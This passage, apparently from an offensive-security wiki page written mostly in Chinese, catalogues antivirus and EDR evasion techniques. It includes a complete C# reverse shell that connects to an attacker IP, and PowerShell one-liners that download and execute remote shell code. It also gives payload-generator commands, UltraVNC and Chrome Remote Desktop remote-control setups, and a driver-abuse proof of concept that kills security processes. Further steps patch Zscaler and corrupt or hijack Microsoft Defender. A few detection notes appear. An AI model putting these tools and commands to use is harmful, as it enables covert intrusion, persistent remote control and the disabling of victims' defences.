- Symbol / control-flow recovery – feed the clean file to de4dot-cex (a ConfuserEx-aware fork of de4dot).
de4dot-cex -p crx Confused.clean.exe -o Confused.de4dot.exe
Flags:
• -p crx – select the ConfuserEx 2 profile
• de4dot will undo control-flow flattening, restore original namespaces, classes and variable names and decrypt constant strings.
- Proxy-call stripping – ConfuserEx replaces direct method calls with lightweight wrappers (a.k.a proxy calls) to further break decompilation. Remove them with ProxyCall-Remover:
ProxyCall-Remover.exe Confused.de4dot.exe Confused.fixed.exe
After this step you should observe normal .NET API such as Convert.FromBase64String or AES.Create() instead of opaque wrapper functions (Class8.smethod_10, …).
- Manual clean-up – run the resulting binary under dnSpy, search for large Base64 blobs or
RijndaelManaged/TripleDESCryptoServiceProvideruse to locate the real payload. Often the malware stores it as a TLV-encoded byte array initialised inside<Module>.byte_0.
The above chain restores execution flow without needing to run the malicious sample – useful when working on an offline workstation.
🛈 ConfuserEx produces a custom attribute named
ConfusedByAttributethat can be used as an IOC to automatically triage samples.
一行命令
autotok.sh Confused.exe # wrapper that performs the 3 steps above sequentially
- InvisibilityCloak: C# 混淆器
- Obfuscator-LLVM: 该项目旨在提供 LLVM 编译套件的一个开源分支,通过code obfuscation和防篡改来提升软件安全性。
- ADVobfuscator: ADVobfuscator 演示如何使用
C++11/14在编译时生成混淆代码,且无需使用任何外部工具或修改编译器。 - obfy: 通过 C++ 模板元编程框架生成一层混淆操作,使想要破解该应用的人更难以逆向。
- Alcatraz: Alcatraz 是一个 x64 二进制混淆器,能够混淆多种 pe 文件,包括:.exe、.dll、.sys
- metame: Metame 是一个用于任意可执行文件的简单 metamorphic 代码引擎。
- ropfuscator: ROPfuscator 是一个针对 LLVM 支持语言、使用 ROP (return-oriented programming) 的细粒度代码混淆框架。ROPfuscator 通过将常规指令转换为 ROP 链,在汇编层对程序进行混淆,从而破坏我们对正常控制流的直观理解。
- Nimcrypt: Nimcrypt 是用 Nim 编写的 .NET PE Crypter
- inceptor: Inceptor 能将现有的 EXE/DLL 转换为 shellcode 并加载它们
SmartScreen & MoTW
当你从互联网下载某些可执行文件并运行它们时,可能见过这个提示界面。
Microsoft Defender SmartScreen 是一项旨在保护终端用户免于运行潜在恶意应用程序的安全机制。
.png)
SmartScreen 主要采用基于声誉的机制,这意味着不常见的下载应用会触发 SmartScreen,从而提醒并阻止终端用户执行该文件(尽管仍然可以通过点击 More Info -> Run anyway 来执行该文件)。
MoTW (Mark of The Web) 是一个名为 Zone.Identifier 的 NTFS Alternate Data Stream,在从互联网下载文件时会自动创建,并包含下载该文件的 URL。
.png)
检查从互联网下载的文件的 Zone.Identifier ADS。
Tip
值得注意的是,使用 受信任的 签名证书签名的可执行文件 不会触发 SmartScreen。
防止你的 payloads 被打上 Mark of The Web 的一个非常有效的方法是将它们打包到诸如 ISO 之类的容器中。这是因为 Mark-of-the-Web (MOTW) cannot 应用于 non NTFS 卷。
.png)
PackMyPayload 是一个将 payloads 打包到输出容器以规避 Mark-of-the-Web 的工具。
Example usage:
PS C:\Tools\PackMyPayload> python .\PackMyPayload.py .\TotallyLegitApp.exe container.iso

+      o     +              o   +      o     +              o
+             o     +           +             o     +         +
o  +           +        +           o  +           +          o
-_-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-_-_-_-_-_-_-_,------,      o
:: PACK MY PAYLOAD (1.1.0)       -_-_-_-_-_-_-|   /\_/\
for all your container cravings   -_-_-_-_-_-~|__( ^ .^)  +    +
-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-__-_-_-_-_-_-_-''  ''
+      o         o   +       o       +      o         o   +       o
+      o            +      o    ~   Mariusz Banach / mgeeky    o
o      ~     +           ~          <mb [at] binary-offensive.com>
o           +                         o           +           +

[.] Packaging input file to output .iso (iso)...
Burning file onto ISO:
Adding file: /TotallyLegitApp.exe

[+] Generated file written to (size: 3420160): container.iso
Here is a demo for bypassing SmartScreen by packaging payloads inside ISO files using PackMyPayload

ETW
Event Tracing for Windows (ETW) 是 Windows 中一个强大的日志机制,允许应用程序和系统组件记录事件。然而,它也可以被安全产品用来监控并检测恶意活动。
类似于禁用(绕过)AMSI,也可以使用户态进程的 EtwEventWrite 函数立即返回而不记录任何事件。这是通过在内存中修补该函数使其立即返回来实现的,从而有效地禁用了该进程的 ETW 日志。
你可以在 https://blog.xpnsec.com/hiding-your-dotnet-etw/ and https://github.com/repnz/etw-providers-docs/ 找到更多信息。
C# Assembly Reflection
在内存中加载 C# 二进制文件已经存在相当长时间,仍然是运行后渗透(post-exploitation)工具而不被 AV 检测的非常有效的方法。
由于载荷会直接加载到内存而不接触磁盘,我们只需担心为整个进程修补 AMSI。
大多数 C2 框架(sliver、Covenant、metasploit、CobaltStrike、Havoc 等)已经提供了直接在内存中执行 C# assembly 的能力,但实现方式有不同:
- Fork&Run
它涉及生成一个新的牺牲进程(sacrificial process),将你的后渗透恶意代码注入到该新进程中,执行恶意代码,完成后终止该新进程。这既有优点也有缺点。Fork and run 方法的优点是执行发生在我们的 Beacon implant 进程外部。这意味着如果我们的后渗透操作出现问题或被发现,我们的**implant 更有可能幸存。缺点是你更有可能被行为检测(Behavioural Detections)**抓到。
.png)
- Inline
它是将后渗透恶意代码注入到自身进程中。这样可以避免创建新进程并被 AV 扫描,但缺点是如果载荷执行出现问题,你更有可能失去你的 beacon,因为进程可能会崩溃。
.png)
Tip
如果你想了解更多关于 C# Assembly 加载的内容,请查看这篇文章 https://securityintelligence.com/posts/net-execution-inlineexecute-assembly/ 以及他们的 InlineExecute-Assembly BOF (https://github.com/xforcered/InlineExecute-Assembly)
你也可以从 PowerShell 加载 C# Assembly,参考 Invoke-SharpLoader 和 S3cur3th1sSh1t 的视频。
Using Other Programming Languages
如 https://github.com/deeexcee-io/LOI-Bins 所建议,通过让受害机器访问安装在攻击者控制的 SMB 共享上的解释器环境(interpreter environment),可以使用其他语言执行恶意代码。
通过允许访问 SMB 共享上的解释器二进制和环境,你可以在受感染机器的内存内以这些语言执行任意代码。
该仓库指出:Defender 仍会扫描脚本,但通过利用 Go、Java、PHP 等语言,我们在绕过静态签名方面有更大的灵活性。使用这些语言的随机未混淆反向 shell 脚本进行测试已被证明是成功的。
TokenStomping
Token stomping 是一种攻击技术,允许攻击者操作访问令牌或像 EDR/AV 这样的安全产品的令牌,使其权限降低,从而使进程不会终止,但没有权限检查恶意活动。
为防止此类攻击,Windows 可以阻止外部进程获取安全进程令牌的句柄(handles)。
- https://github.com/pwn1sher/KillDefender/
- https://github.com/MartinIngesen/TokenStomp
- https://github.com/nick-frischkorn/TokenStripBOF
Using Trusted Software
Chrome Remote Desktop
如 这篇博客文章 所述,简单地在受害者电脑上部署 Chrome Remote Desktop,然后使用它接管并维持持久性是很容易的:
- 从 https://remotedesktop.google.com/ 下载,点击 “Set up via SSH”,然后点击 Windows 的 MSI 文件以下载 MSI 文件。
- 在受害机器上静默运行安装程序(需要管理员权限):
msiexec /i chromeremotedesktophost.msi /qn - 返回 Chrome Remote Desktop 页面并点击下一步。向导会要求你授权;点击 Authorize 按钮继续。
- 按需调整后执行给定参数:
"%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe" --code="YOUR_UNIQUE_CODE" --redirect-url="https://remotedesktop.google.com/_/oauthredirect" --name=%COMPUTERNAME% --pin=111111(注意 pin 参数允许在不使用 GUI 的情况下设置 PIN)。
Advanced Evasion
Evasion 是一个非常复杂的主题,有时你必须在单个系统中考虑来自许多不同来源的遥测(telemetry),因此在成熟的环境中几乎不可能完全不被发现。
你面对的每个环境都会有各自的强项和弱点。
我强烈建议你去看这场来自 @ATTL4S 的演讲,以了解更多高级规避(Advanced Evasion)技术的切入点。
[NcN2k20] Understanding and Hiding your Operations - Daniel López Jiménez
这是来自 @mariuszbit 的另一场关于纵深规避(Evasion in Depth)的精彩演讲。
旧技术
检查 Defender 认为哪些部分是恶意的
你可以使用 ThreatCheck,它会逐步移除二进制的部分内容,直到找出 Defender 认为恶意的那一部分并将其拆分给你。
另一个做同样事情的工具是 avred,其开放的网页服务位于 https://avred.r00ted.ch/
Telnet Server
在 Windows10 之前,所有 Windows 都附带一个可以安装的 Telnet server(以管理员身份):
pkgmgr /iu:"TelnetServer" /quiet
让它在系统启动时启动并立即运行:
sc config TlntSVR start= auto obj= localsystem
更改 telnet port (隐蔽) 并禁用 firewall:
tlntadmn config port=80
netsh advfirewall set allprofiles state off
UltraVNC
Download it from: http://www.uvnc.com/downloads/ultravnc.html (你要下载 bin 版本,而不是 setup 安装版)
在主机上: Execute winvnc.exe 并配置服务器:
- 启用选项 Disable TrayIcon
- 在 VNC Password 中设置密码
- 在 View-Only Password 中设置密码
然后,将二进制文件 winvnc.exe 和 新创建的 文件 UltraVNC.ini 移动到 victim 中
Reverse connection
The attacker should execute inside his host the binary vncviewer.exe -listen 5900 so it will be prepared to catch a reverse VNC connection. 然后,在 victim 中:启动 winvnc 守护进程 winvnc.exe -run 并运行 winwnc.exe [-autoreconnect] -connect <attacker_ip>::5900
WARNING: 为了保持隐蔽,你必须避免以下操作
- Don’t start
winvncif it’s already running or you’ll trigger a popup. 使用tasklist | findstr winvnc检查它是否正在运行 - Don’t start
winvncwithoutUltraVNC.iniin the same directory or it will cause the config window to open - Don’t run
winvnc -hfor help or you’ll trigger a popup


GreatSCT
Download it from: https://github.com/GreatSCT/GreatSCT
git clone https://github.com/GreatSCT/GreatSCT.git
cd GreatSCT/setup/
./setup.sh
cd ..
./GreatSCT.py
在 GreatSCT 内部:
use 1
list #Listing available payloads
use 9 #rev_tcp.py
set lhost 10.10.14.0
sel lport 4444
generate #payload is the default name
#This will generate a meterpreter xml and a rcc file for msfconsole
现在使用 msfconsole -r file.rc start the lister,并使用以下命令执行 xml payload:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe payload.xml
当前的 Defender 会非常迅速地终止该进程。
编译我们自己的 reverse shell
https://medium.com/@Bank_Security/undetectable-c-c-reverse-shells-fab4c0ec4f15
第一个 C# Revershell
使用以下命令编译:
c:\windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:exe /out:back2.exe C:\Users\Public\Documents\Back1.cs.txt
与其一起使用:
back.exe <ATTACKER_IP> <PORT>
// From https://gist.githubusercontent.com/BankSecurity/55faad0d0c4259c623147db79b2a83cc/raw/1b6c32ef6322122a98a1912a794b48788edf6bad/Simple_Rev_Shell.cs
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Linq;
using System.Net;
using System.Net.Sockets;


namespace ConnectBack
{
public class Program
{
static StreamWriter streamWriter;

public static void Main(string[] args)
{
using(TcpClient client = new TcpClient(args[0], System.Convert.ToInt32(args[1])))
{
using(Stream stream = client.GetStream())
{
using(StreamReader rdr = new StreamReader(stream))
{
streamWriter = new StreamWriter(stream);

StringBuilder strInput = new StringBuilder();

Process p = new Process();
p.StartInfo.FileName = "cmd.exe";
p.StartInfo.CreateNoWindow = true;
p.StartInfo.UseShellExecute = false;
p.StartInfo.RedirectStandardOutput = true;
p.StartInfo.RedirectStandardInput = true;
p.StartInfo.RedirectStandardError = true;
p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
p.Start();
p.BeginOutputReadLine();

while(true)
{
strInput.Append(rdr.ReadLine());
//strInput.Append("\n");
p.StandardInput.WriteLine(strInput);
strInput.Remove(0, strInput.Length);
}
}
}
}
}

private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
{
StringBuilder strOutput = new StringBuilder();

if (!String.IsNullOrEmpty(outLine.Data))
{
try
{
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput);
streamWriter.Flush();
}
catch (Exception err) { }
}
}

}
}
C# 使用编译器
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt.txt REV.shell.txt
REV.txt: https://gist.github.com/BankSecurity/812060a13e57c815abe21ef04857b066
REV.shell: https://gist.github.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639
自动下载并执行:
64bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/812060a13e57c815abe21ef04857b066/raw/81cd8d4b15925735ea32dff1ce5967ec42618edc/REV.txt', '.\REV.txt') }" && powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639/raw/4137019e70ab93c1f993ce16ecc7d7d07aa2463f/Rev.Shell', '.\Rev.Shell') }" && C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt Rev.Shell

32bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/812060a13e57c815abe21ef04857b066/raw/81cd8d4b15925735ea32dff1ce5967ec42618edc/REV.txt', '.\REV.txt') }" && powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639/raw/4137019e70ab93c1f993ce16ecc7d7d07aa2463f/Rev.Shell', '.\Rev.Shell') }" && C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt Rev.Shell
https://gist.github.com/BankSecurity/469ac5f9944ed1b8c39129dc0037bb8f
C# 混淆器列表: https://github.com/NotPrab/.NET-Obfuscator
C++
sudo apt-get install mingw-w64

i686-w64-mingw32-g++ prometheus.cpp -o prometheus.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
- https://github.com/paranoidninja/ScriptDotSh-MalwareDevelopment/blob/master/prometheus.cpp
- https://astr0baby.wordpress.com/2013/10/17/customizing-custom-meterpreter-loader/
- https://www.blackhat.com/docs/us-16/materials/us-16-Mittal-AMSI-How-Windows-10-Plans-To-Stop-Script-Based-Attacks-And-How-Well-It-Does-It.pdf
- https://github.com/l0ss/Grouper2
- http://www.labofapenetrationtester.com/2016/05/practical-use-of-javascript-and-com-for-pentesting.html
- http://niiconsulting.com/checkmate/2018/06/bypassing-detection-for-a-reverse-meterpreter-shell/
使用 python 构建注入器示例:
其他工具
# Veil Framework:
https://github.com/Veil-Framework/Veil

# Shellter
https://www.shellterproject.com/download/

# Sharpshooter
# https://github.com/mdsecactivebreach/SharpShooter
# Javascript Payload Stageless:
SharpShooter.py --stageless --dotnetver 4 --payload js --output foo --rawscfile ./raw.txt --sandbox 1=contoso,2,3

# Stageless HTA Payload:
SharpShooter.py --stageless --dotnetver 2 --payload hta --output foo --rawscfile ./raw.txt --sandbox 4 --smuggle --template mcafee

# Staged VBS:
SharpShooter.py --payload vbs --delivery both --output foo --web http://www.foo.bar/shellcode.payload --dns bar.foo --shellcode --scfile ./csharpsc.txt --sandbox 1=contoso --smuggle --template mcafee --dotnetver 4

# Donut:
https://github.com/TheWover/donut

# Vulcan
https://github.com/praetorian-code/vulcan
更多
Bring Your Own Vulnerable Driver (BYOVD) – 从内核空间终止 AV/EDR
Storm-2603 利用了一个名为 Antivirus Terminator 的小型控制台工具,在投放勒索软件之前禁用端点保护。该工具携带了它自身易受攻击但已签名的驱动,并滥用它发出特权内核操作,即使是 Protected-Process-Light (PPL) 的 AV 服务也无法阻止。
关键要点
- 签名驱动: 写入磁盘的文件是
ServiceMouse.sys,但二进制实际上是来自 Antiy Labs “System In-Depth Analysis Toolkit”的合法签名驱动AToolsKrnl64.sys。因为该驱动带有有效的 Microsoft 签名,所以即便启用了 Driver-Signature-Enforcement (DSE) 也会被加载。 - 服务安装:
sc create ServiceMouse type= kernel binPath= "C:\Windows\System32\drivers\ServiceMouse.sys"
sc start  ServiceMouse
第一行将驱动注册为 内核服务,第二行启动它,使 \\.\ServiceMouse 可从用户态访问。
3. 驱动暴露的 IOCTLs
| IOCTL code | Capability |
|---|---|
0x99000050 | 通过 PID 终止任意进程(用于终止 Defender/EDR 服务) |
0x990000D0 | 删除磁盘上的任意文件 |
0x990001D0 | 卸载驱动并移除服务 |
Minimal C proof-of-concept:
#include <windows.h>

int main(int argc, char **argv){
DWORD pid = strtoul(argv[1], NULL, 10);
HANDLE hDrv = CreateFileA("\\\\.\\ServiceMouse", GENERIC_READ|GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
DeviceIoControl(hDrv, 0x99000050, &pid, sizeof(pid), NULL, 0, NULL, NULL);
CloseHandle(hDrv);
return 0;
}
- 为什么可行: BYOVD 完全跳过用户态保护;在内核中执行的代码可以打开 protected 进程、终止它们,或篡改内核对象,不受 PPL/PP、ELAM 或其他加固功能的限制。
检测 / 缓解
• 启用 Microsoft 的易受攻击驱动阻止列表(HVCI、Smart App Control),使 Windows 拒绝加载 AToolsKrnl64.sys。
• 监控新 kernel 服务的创建,并在驱动从可被全局写入的目录加载或不在允许列表时发出警报。
• 监视用户态对自定义设备对象的句柄以及随后是否有可疑的 DeviceIoControl 调用。
Bypassing Zscaler Client Connector Posture Checks via On-Disk Binary Patching
Zscaler 的 Client Connector 在本地应用设备 posture 规则,并依赖 Windows RPC 将结果与其他组件通信。两个设计弱点使得完全绕过成为可能:
- Posture 评估完全在客户端进行(向服务器只发送一个布尔值)。
- 内部 RPC 端点仅验证连接的可执行文件是否由 Zscaler 签名(通过
WinVerifyTrust)。
通过对磁盘上四个已签名二进制文件打补丁,两种机制都可以被中和:
| Binary | Original logic patched | Result |
|---|---|---|
ZSATrayManager.exe | devicePostureCheck() → return 0/1 | 始终返回 1,因此每次检查都被视为合规 |
ZSAService.exe | Indirect call to WinVerifyTrust | NOP-ed ⇒ 任何(甚至未签名的)进程都可以绑定到 RPC 管道 |
ZSATrayHelper.dll | verifyZSAServiceFileSignature() | 被替换为 mov eax,1 ; ret |
ZSATunnel.exe | Integrity checks on the tunnel | 被短路 |
Minimal patcher excerpt:
pattern = bytes.fromhex("44 89 AC 24 80 02 00 00")
replacement = bytes.fromhex("C6 84 24 80 02 00 00 01")  # force result = 1

with open("ZSATrayManager.exe", "r+b") as f:
data = f.read()
off = data.find(pattern)
if off == -1:
print("pattern not found")
else:
f.seek(off)
f.write(replacement)
在替换原始文件并重启服务堆栈后:
- 所有 合规性检查显示 绿色/合规。
- 未签名或被修改的二进制文件可以打开命名管道 RPC 端点(例如
\\RPC Control\\ZSATrayManager_talk_to_me)。 - 受感染的主机获得对由 Zscaler 策略定义的内部网络的无限制访问。
此案例研究演示了如何通过几个字节的补丁击破纯客户端信任决策和简单签名校验。
利用 Protected Process Light (PPL) 和 LOLBINs 篡改 AV/EDR
Protected Process Light (PPL) 强制实施签名者/等级层级,因此只有相同或更高等级的受保护进程才能相互篡改。进攻角度上,如果你能够合法地启动一个启用了 PPL 的二进制并控制其参数,就可以将良性功能(例如日志记录)转换为针对 AV/EDR 使用的受保护目录的受限、由 PPL 支撑的写入原语。
What makes a process run as PPL
- 目标 EXE(以及加载的任何 DLL)必须使用支持 PPL 的 EKU 签名。
- 该进程必须使用 CreateProcess 创建,并使用标志:
EXTENDED_STARTUPINFO_PRESENT | CREATE_PROTECTED_PROCESS。 - 必须请求与二进制签名者匹配的兼容保护级别(例如,对于反恶意软件签名者使用
PROTECTION_LEVEL_ANTIMALWARE_LIGHT,对于 Windows 签名者使用PROTECTION_LEVEL_WINDOWS)。错误的级别会导致创建失败。
See also a broader intro to PP/PPL and LSASS protection here:
Windows Credentials Protections
Launcher tooling
- Open-source helper: CreateProcessAsPPL (selects protection level and forwards arguments to the target EXE):
- https://github.com/2x7EQ13/CreateProcessAsPPL
- Usage pattern:
CreateProcessAsPPL.exe <level 0..4> <path-to-ppl-capable-exe> [args...]
# example: spawn a Windows-signed component at PPL level 1 (Windows)
CreateProcessAsPPL.exe 1 C:\Windows\System32\ClipUp.exe <args>
# example: spawn an anti-malware signed component at level 3
CreateProcessAsPPL.exe 3 <anti-malware-signed-exe> <args>
LOLBIN primitive: ClipUp.exe
- 签名的系统二进制文件
C:\Windows\System32\ClipUp.exe会自我生成进程,并接受一个参数,用于将日志文件写入调用者指定的路径。 - 当以 PPL 进程启动时,文件写入会带有 PPL 支持。
- ClipUp 无法解析包含空格的路径;使用 8.3 短路径以指向通常受保护的位置。
8.3 short path helpers
- 列出短名称:在每个父目录中运行
dir /x。 - 在 cmd 中推导短路径:
for %A in ("C:\ProgramData\Microsoft\Windows Defender\Platform") do @echo %~sA
Abuse chain (abstract)
- 启动可支持 PPL 的 LOLBIN(ClipUp),使用
CREATE_PROTECTED_PROCESS通过一个 launcher 启动(例如 CreateProcessAsPPL)。 - 传递 ClipUp 的日志路径参数以在受保护的 AV 目录中强制创建文件(例如 Defender Platform)。如有需要,使用 8.3 短名称。
- 如果目标二进制在运行时通常被 AV 打开/锁定(例如 MsMpEng.exe),通过安装一个可靠地更早运行的自动启动服务,将写入计划安排在 AV 启动之前的开机阶段。使用 Process Monitor(开机日志)验证开机顺序。
- 重启后,带有 PPL 支持的写入会在 AV 锁定其二进制文件之前发生,损坏目标文件并阻止其启动。
Example invocation (paths redacted/shortened for safety):
# Run ClipUp as PPL at Windows signer level (1) and point its log to a protected folder using 8.3 names
CreateProcessAsPPL.exe 1 C:\Windows\System32\ClipUp.exe -ppl C:\PROGRA~3\MICROS~1\WINDOW~1\Platform\<ver>\samplew.dll
Notes and constraints
- You cannot control the contents ClipUp writes beyond placement; the primitive is suited to corruption rather than precise content injection.
- Requires local admin/SYSTEM to install/start a service and a reboot window.
- Timing is critical: the target must not be open; boot-time execution avoids file locks.
检测
- 创建
ClipUp.exe进程并带有异常参数,尤其当其由非标准启动器作为父进程在引导时启动。 - 新服务被配置为自动启动可疑二进制并且始终在 Defender/AV 之前启动。调查在 Defender 启动失败前的服务创建/修改活动。
- 对 Defender 二进制/Platform 目录的文件完整性监控;具有 protected-process 标志的进程所做的异常文件创建/修改。
- ETW/EDR 遥测:寻找以
CREATE_PROTECTED_PROCESS创建的进程以及非 AV 二进制异常使用 PPL 等级的行为。
缓解措施
- WDAC/Code Integrity:限制哪些签名二进制可以作为 PPL 运行以及可以由哪些父进程启动;阻止 ClipUp 在非合法上下文中被调用。
- 服务卫生:限制自动启动服务的创建/修改并监控启动顺序的操纵。
- 确保 Defender tamper protection 和 early-launch protections 已启用;调查指示二进制被破坏的启动错误。
- 如环境兼容(需充分测试),考虑在承载安全工具的卷上禁用 8.3 短名称生成。
PPL 与工具参考
- Microsoft Protected Processes overview: https://learn.microsoft.com/windows/win32/procthread/protected-processes
- EKU reference: https://learn.microsoft.com/openspecs/windows_protocols/ms-ppsec/651a90f3-e1f5-4087-8503-40d804429a88
- Procmon boot logging (ordering validation): https://learn.microsoft.com/sysinternals/downloads/procmon
- CreateProcessAsPPL launcher: https://github.com/2x7EQ13/CreateProcessAsPPL
- Technique writeup (ClipUp + PPL + boot-order tamper): https://www.zerosalarium.com/2025/08/countering-edrs-with-backing-of-ppl-protection.html
Tampering Microsoft Defender via Platform Version Folder Symlink Hijack
Windows Defender chooses the platform it runs from by enumerating subfolders under:
C:\ProgramData\Microsoft\Windows Defender\Platform\
It selects the subfolder with the highest lexicographic version string (e.g., 4.18.25070.5-0), then starts the Defender service processes from there (updating service/registry paths accordingly). This selection trusts directory entries including directory reparse points (symlinks). An administrator can leverage this to redirect Defender to an attacker-writable path and achieve DLL sideloading or service disruption.
前提条件
- Local Administrator(需要在 Platform 文件夹下创建目录/符号链接)
- 能够重启或触发 Defender 平台重新选择(在引导时重启服务)
- 仅需内置工具(mklink)
为什么可行
- Defender 会阻止对其自身文件夹的写入,但其平台选择信任目录项并选择词典序最高的版本,而不验证目标是否解析到受保护/受信任的路径。
分步(示例)
- Prepare a writable clone of the current platform folder, e.g.
C:\TMP\AV:
set SRC="C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25070.5-0"
set DST="C:\TMP\AV"
robocopy %SRC% %DST% /MIR
- 在 Platform 内创建一个指向你文件夹的更高版本目录 symlink:
mklink /D "C:\ProgramData\Microsoft\Windows Defender\Platform\5.18.25070.5-0" "C:\TMP\AV"
- 触发器选择(建议重启):
shutdown /r /t 0
- 验证 MsMpEng.exe (WinDefend) 是否从重定向路径运行:
Get-Process MsMpEng | Select-Object Id,Path
# or
wmic process where name='MsMpEng.exe' get ProcessId,ExecutablePath
你应该会在 C:\TMP\AV\ 下看到新的进程路径,并且服务配置/注册表会反映该位置。
后渗透选项
- DLL sideloading/code execution: 在 Defender 的应用目录中放置或替换 Defender 加载的 DLLs,以便在 Defender 的进程中执行代码。参见上文章节:DLL Sideloading & Proxying.
- Service kill/denial: 删除版本符号链接,这样在下次启动时配置的路径将无法解析,Defender 无法启动:
rmdir "C:\ProgramData\Microsoft\Windows Defender\Platform\5.18.25070.5-0"
Tip
注意:该技术本身不提供权限提升;它需要 admin rights。
API/IAT Hooking + Call-Stack Spoofing with PIC (Crystal Kit-style)
Red teams 可以通过 hooking 目标模块的 Import Address Table (IAT),并将选定的 APIs 路由到攻击者控制的 position‑independent code (PIC),把运行时规避从 C2 implant 搬到目标模块内部。这样可以把规避泛化到超出许多 kits 暴露的小型 API 面(例如 CreateProcessA),并将相同的保护扩展到 BOFs 和 post‑exploitation DLLs。
高层方法
- 使用 reflective loader(prepended 或 companion)在目标模块旁阶段化一个 PIC blob。该 PIC 必须是自包含且 position‑independent 的。
- 当 host DLL 加载时,遍历其 IMAGE_IMPORT_DESCRIPTOR 并修补针对性导入的 IAT 条目(例如 CreateProcessA/W、CreateThread、LoadLibraryA/W、VirtualAlloc),使其指向轻量的 PIC wrappers。
- 每个 PIC wrapper 在 tail‑calling 真正的 API 地址之前执行规避。典型的规避包括:
- 在调用前后对内存进行 mask/unmask(例如加密 beacon 区域、将 RWX→RX、修改页面名/权限),然后在调用后恢复。
- Call‑stack spoofing:构建一个良性的栈并切换到目标 API,使得 call‑stack analysis 解析出预期的帧。
- 为了兼容,导出一个接口,以便 Aggressor 脚本(或等效工具)可以注册要为 Beacon、BOFs 和 post‑ex DLLs hook 的哪些 APIs。
为什么在这里使用 IAT hooking
- 对于任何使用被 hooked 导入的代码都生效,无需修改工具代码或依赖 Beacon 来代理特定 API。
- 覆盖 post‑ex DLLs:hooking LoadLibrary* 允许你拦截模块加载(例如 System.Management.Automation.dll、clr.dll),并对它们的 API 调用应用相同的 masking/stack 规避。
- 通过包装 CreateProcessA/W,可以恢复针对基于 call‑stack 的检测时可靠使用生成进程的 post‑ex 命令。
Minimal IAT hook sketch (x64 C/C++ pseudocode)
// For each IMAGE_IMPORT_DESCRIPTOR
//  For each thunk in the IAT
//    if imported function == "CreateProcessA"
